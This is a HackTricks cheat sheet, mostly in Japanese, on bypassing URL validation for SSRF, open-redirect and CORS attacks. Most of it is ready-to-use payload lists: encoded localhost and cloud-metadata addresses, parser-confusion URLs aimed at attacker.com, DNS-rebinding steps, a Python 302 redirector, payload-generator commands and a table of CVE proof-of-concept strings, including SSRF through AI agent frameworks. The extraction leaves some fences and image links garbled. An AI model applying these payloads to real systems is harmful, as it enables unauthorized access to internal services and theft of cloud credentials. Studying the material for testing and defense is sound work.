 HackTricks
URL Format Bypass
Tip
AWS Hackingを学び、実践する:
HackTricks Training AWS Red Team Expert (ARTE)
GCP Hackingを学び、実践する:HackTricks Training GCP Red Team Expert (GRTE)
Az Hackingを学び、実践する:HackTricks Training Azure Red Team Expert (AzRTE)
HackTricksをサポート
- subscription plans を確認してください!
- 💬 Discord group、telegram group に参加し、X/Twitterで @hacktricks_live をフォローするか、LinkedIn page と YouTube channel を確認してください。
- HackTricks と HackTricks Cloud の github repos に PR を送信して hacking tricks を共有してください。
Localhost
Localhost payloads
```bash # Localhost 0 # Yes, just 0 is localhost in Linux http://127.0.0.1:80 http://127.0.0.1:443 http://127.0.0.1:22 http://127.1:80 http://127.000000000000000.1 http://0 http:@0/ --> http://localhost/ http://0.0.0.0:80 http://localhost:80 http://[::]:80/ http://[::]:25/ SMTP http://[::]:3128/ Squid http://[0000::1]:80/ http://[0:0:0:0:0:ffff:127.0.0.1]/thefile http://①②⑦.⓪.⓪.⓪CIDR bypass
http://127.127.127.127 http://127.0.1.3 http://127.0.0.0
Dot bypass
127。0。0。1 127%E3%80%820%E3%80%820%E3%80%821
Decimal bypass
http://2130706433/ = http://127.0.0.1 http://3232235521/ = http://192.168.0.1 http://3232235777/ = http://192.168.1.1
Octal Bypass
http://0177.0000.0000.0001 http://00000177.00000000.00000000.00000001 http://017700000001
Hexadecimal bypass
127.0.0.1 = 0x7f 00 00 01 http://0x7f000001/ = http://127.0.0.1 http://0xc0a80014/ = http://192.168.0.20 0x7f.0x00.0x00.0x01 0x0000007f.0x00000000.0x00000000.0x00000001
Mixed encodings bypass
169.254.43518 -> Partial Decimal (Class B) format combines the third and fourth parts of the IP address into a decimal number 0xA9.254.0251.0376 -> hexadecimal, decimal and octal
Add 0s bypass
127.000000000000.1
You can also mix different encoding formats
https://www.silisoftware.com/tools/ipconverter.php
Malformed and rare
localhost:+11211aaa localhost:00011211aaaa http://0/ http://127.1 http://127.0.1
DNS to localhost
localtest.me = 127.0.0.1 customer1.app.localhost.my.company.127.0.0.1.nip.io = 127.0.0.1 mail.ebc.apple.com = 127.0.0.6 (localhost) 127.0.0.1.nip.io = 127.0.0.1 (Resolves to the given IP) www.example.com.customlookup.www.google.com.endcustom.sentinel.pentesting.us = Resolves to www.google.com http://customer1.app.localhost.my.company.127.0.0.1.nip.io http://bugbounty.dod.network = 127.0.0.2 (localhost) 1ynrnhl.xip.io == 169.254.169.254 spoofed.burpcollaborator.net = 127.0.0.1
</details>
.png>)
The **Burp extension** [**Burp-Encode-IP**](https://github.com/e1abrador/Burp-Encode-IP) は IP フォーマットのバイパスを実装しています。
### ドメインパーサー
<details>
<summary>ドメインパーサーのバイパス</summary>
```bash
https:attacker.com
https:/attacker.com
http:/\/\attacker.com
https:/\attacker.com
//attacker.com
\\/\/attacker.com/
/\/attacker.com/
/attacker.com
%0D%0A/attacker.com
#attacker.com
#%20@attacker.com
@attacker.com
http://169.254.1698.254\@attacker.com
attacker%00.com
attacker%E3%80%82com
attacker。com
ⒶⓉⓉⒶⒸⓀⒺⓡ.Ⓒⓞⓜ
# double encoded fragment to bypass split("#"): attacker.com%2523@victim
Domain confusion payloads
```bash # Try also to change attacker.com for 127.0.0.1 to try to access localhost # Try replacing https by http # Try URL-encoded characters https://{domain}@attacker.com https://{domain}.attacker.com https://{domain}%6D@attacker.com https://attacker.com/{domain} https://attacker.com/?d={domain} https://attacker.com#{domain} https://attacker.com@{domain} https://attacker.com#@{domain} https://attacker.com%23@{domain} https://attacker.com%00{domain} https://attacker.com%0A{domain} https://attacker.com?{domain} https://attacker.com///{domain} https://attacker.com\{domain}/ https://attacker.com;https://{domain} https://attacker.com\{domain}/ https://attacker.com\.{domain} https://attacker.com/.{domain} https://attacker.com\@@{domain} https://attacker.com:\@@{domain} https://attacker.com#\@{domain} https://attacker.com\anything@{domain}/ https://www.victim.com(\u2044)some(\u2044)path(\u2044)(\u0294)some=param(\uff03)hash@attacker.com # colon + backslash confusion (CVE-2025-0454 in autogpt) http://localhost:\@google.com/../On each IP position try to put 1 attackers domain and the others the victim domain
http://1.1.1.1 &@2.2.2.2# @3.3.3.3/
Parameter pollution
next={domain}&next=attacker.com
</details>

### パスと拡張子のバイパス

URL がパスまたは拡張子で終わる必要がある、またはパスを含む必要がある場合は、次のいずれかのバイパスを試せます:
https://metadata/vulnerable/path#/expected/path https://metadata/vulnerable/path#.extension https://metadata/expected/path/..%2f..%2f/vulnerable/path
### Fuzzing

The tool [**recollapse**](https://github.com/0xacb/recollapse) can generate variations from a given input to try to bypass the used regex. Check [**this post**](https://0xacb.com/2022/11/21/recollapse/) also for more information.

### Automatic Custom Wordlists

Check out the [**URL validation bypass cheat sheet** webapp](https://portswigger.net/web-security/ssrf/url-validation-bypass-cheat-sheet) from portswigger were you can introduce the allowed host and the attackers one and it'll generate a list of URLs to try for you. It also considers if you can use the URL in a parameter, in a Host header or in a CORS header.


<a class="content_ref" href="https://portswigger.net/web-security/ssrf/url-validation-bypass-cheat-sheet"><span class="content_ref_label">URL validation bypass cheat sheet for SSRF/CORS/Redirect - 2024 Edition | Web Security Academy</span></a>

### Bypass via redirect

サーバが SSRF の元のリクエストを**フィルタリングしている**が、そのリクエストへの**リダイレクト**レスポンスはフィルタリングしていない、という可能性があります。\
たとえば、`url=https://www.google.com/` 経由で SSRF が発生するサーバは **url パラメータをフィルタリングしている** かもしれません。しかし、目的のリダイレクト先に対して [python server to respond with a 302](https://pastebin.com/raw/ywAUhFrv) を使用すると、127.0.0.1 のような**フィルタ対象の IP アドレス**や、gopher のような**フィルタされたプロトコル**に**アクセスできる**可能性があります。\
[Check out this report.](https://sirleeroyjenkins.medium.com/just-gopher-it-escalating-a-blind-ssrf-to-rce-for-15k-f5329a974530)

<details>
<summary>Simple redirector for SSRF testing</summary>
```python
#!/usr/bin/env python3

#python3 ./redirector.py 8000 http://127.0.0.1/

import sys
from http.server import HTTPServer, BaseHTTPRequestHandler

if len(sys.argv)-1 != 2:
print("Usage: {} <port_number> <url>".format(sys.argv[0]))
sys.exit()

class Redirect(BaseHTTPRequestHandler):
def do_GET(self):
self.send_response(302)
self.send_header('Location', sys.argv[2])
self.end_headers()

HTTPServer(("", int(sys.argv[1])), Redirect).serve_forever()
DNS rebinding bypass (2025+)
SSRFフィルタがHTTPリクエスト送信前に単一のDNS解決を行うだけの場合でも、ルックアップと接続の間にドメインをrebindすることで内部ホストに到達できます:
victim.example.comをパブリックIPに向けて、allow‑list / CIDRチェックを通過させる。- 非常に短いTTLを返す(または自分が管理するauthoritative serverを使う)ようにして、実際のリクエストが行われる直前にドメインを
127.0.0.1や169.254.169.254にrebindする。 - Singularity (
nccgroup/singularity) のようなツールはauthoritative DNS + HTTPサーバを自動化し、すぐ使えるペイロードを含む。起動例:python3 singularity.py --lhost <your_ip> --rhost 127.0.0.1 --domain rebinder.test --http-port 8080。
この手法は2025年にBentoMLの “safe URL” パッチや同様の単一解決SSR Fフィルタをバイパスするために使われました。
Explained Tricks
Backslash-trick
backslash-trick は WHATWG URL Standard と RFC3986 の違いを突きます。RFC3986はURIの一般的な枠組みですが、WHATWGはウェブURLに特化しており現代のブラウザで採用されています。重要な違いは、WHATWG標準がバックスラッシュ (\) をスラッシュ (/) と同等と見なす点で、これがURLのパースに影響を与え、ホスト名からパスへの遷移をどこで判定するかに差が出ます。

Left square bracket
ユーザ情報セグメント内の「左角かっこ」文字 [ は、Spring’s UriComponentsBuilder がブラウザと異なるホスト名値を返す原因になり得ます: https://example.com[@attacker.com
Other Confusions
.png)
画像元: https://claroty.com/2022/01/10/blog-research-exploiting-url-parsing-confusion/
IPv6 Zone Identifier (%25) Trick
RFC 6874 をサポートする現代のURLパーサは、link-local なIPv6アドレスにパーセント記号の後にゾーン識別子を含められることを許します。一部のセキュリティフィルタはこの構文を認識しておらず、角括弧で囲まれたIPv6リテラルだけを除去するため、以下のようなペイロードが内部インターフェースに到達してしまう場合があります:
http://[fe80::1%25eth0]/          # %25 = encoded '%', interpreted as fe80::1%eth0
http://[fe80::a9ff:fe00:1%25en0]/ # Another example (macOS style)
If the target application validates that the host is not fe80::1 but stops parsing at the %, it may incorrectly treat the request as external. Always normalise the address before any security decision or strip the optional zone id entirely.
最近のライブラリ解析に関するCVE(2022–2026)
多数のメジャーなフレームワークで、上記のトリックによりURL検証が回避された場合にSSRFに悪用されうるホスト名不一致の問題が発生しました:
| 年 | CVE | コンポーネント | バグ概要 | 最小 PoC |
|---|---|---|---|---|
| 2025 | CVE-2025-0454 | Python requests + urllib.parse (autogpt) | http://localhost:\\@google.com/../ におけるパース不一致により、allow‑lists がホストを google.com と誤認し、実際のリクエストは localhost に届く。 | requests.get("http://localhost:\\@google.com/../") |
| 2025 | CVE-2025-2691 | Node package nossrf | SSRFをブロックする目的のライブラリが元のホスト名のみをチェックし、resolved IP をチェックしないため、プライベートレンジに解決されるホスト名を通してしまう。 | curl "http://trusted.example" --resolve trusted.example:80:127.0.0.1 |
| 2024 | CVE-2024-29415 | Node ip package | isPublic() がドット表記の8進表記や短縮表記の localhost(例: 0127.0.0.1, 127.1)を public と誤分類し、フィルタが内部ターゲットを許可してしまう。 | ip.isPublic('0127.0.0.1') returns true on vulnerable versions |
| 2024 | CVE-2024-3095 | Langchain WebResearchRetriever | ホストフィルタがなく、GETリクエストがAIエージェントからIMDS/localhostへ到達する可能性があった。 | ユーザー制御可能なURLが WebResearchRetriever 内にある |
| 2024 | CVE-2024-22243 / ‑22262 | Spring UriComponentsBuilder | userinfo 内の [ が Spring とブラウザで異なってパースされ、allow‑list のバイパスを可能にした。 | https://example.com\[@internal |
| 2023 | CVE-2023-27592 | urllib3 <1.26.15 | バックスラッシュによる混乱により、http://example.com\\@169.254.169.254/ が @ で分割するホストフィルタを回避できた。 | — |
| 2022 | CVE-2022-3602 | OpenSSL | 名前が . で終わるときに(ドットによるドメイン混乱で)ホスト名検証がスキップされる。 | — |
ペイロード生成補助ツール(2024+)
大規模なカスタムワードリストを手作業で作るのは面倒です。オープンソースツール SSRF-PayloadMaker (Python 3) は、混合エンコーディング、強制的な HTTP ダウングレード、バックスラッシュ変種を含む 80 k+ のホストマングリング組み合わせを自動生成できます:
# Generate every known bypass that transforms the allowed host example.com to attacker.com
python3 ssrf_maker.py --allowed example.com --attacker attacker.com -A -o payloads.txt
生成されたリストはそのまま Burp Intruder や ffuf に投入できます。
参考資料
- https://as745591.medium.com/albussec-penetration-list-08-server-side-request-forgery-ssrf-sample-90267f095d25
- https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Server%20Side%20Request%20Forgery/README.md
- https://portswigger.net/research/new-crazy-payloads-in-the-url-validation-bypass-cheat-sheet
- https://nvd.nist.gov/vuln/detail/CVE-2024-22243
- https://github.com/hsynuzm/SSRF-PayloadMaker
- https://medium.com/%40narendarlb123/1-cve-2025-0454-autogpt-ssrf-via-url-parsing-confusion-921d66fafcbe
- https://www.tenable.com/blog/how-tenable-bypassed-patch-for-bentoml-ssrf-vulnerability-CVE-2025-54381
Tip
AWS Hackingを学び、実践する:
GCP Hackingを学び、実践する:
Az Hackingを学び、実践する:HackTricksをサポート
- subscription plans を確認してください!
- 💬 Discord group、telegram group に参加し、X/Twitterで @hacktricks_live をフォローするか、LinkedIn page と YouTube channel を確認してください。
- HackTricks と HackTricks Cloud の github repos に PR を送信して hacking tricks を共有してください。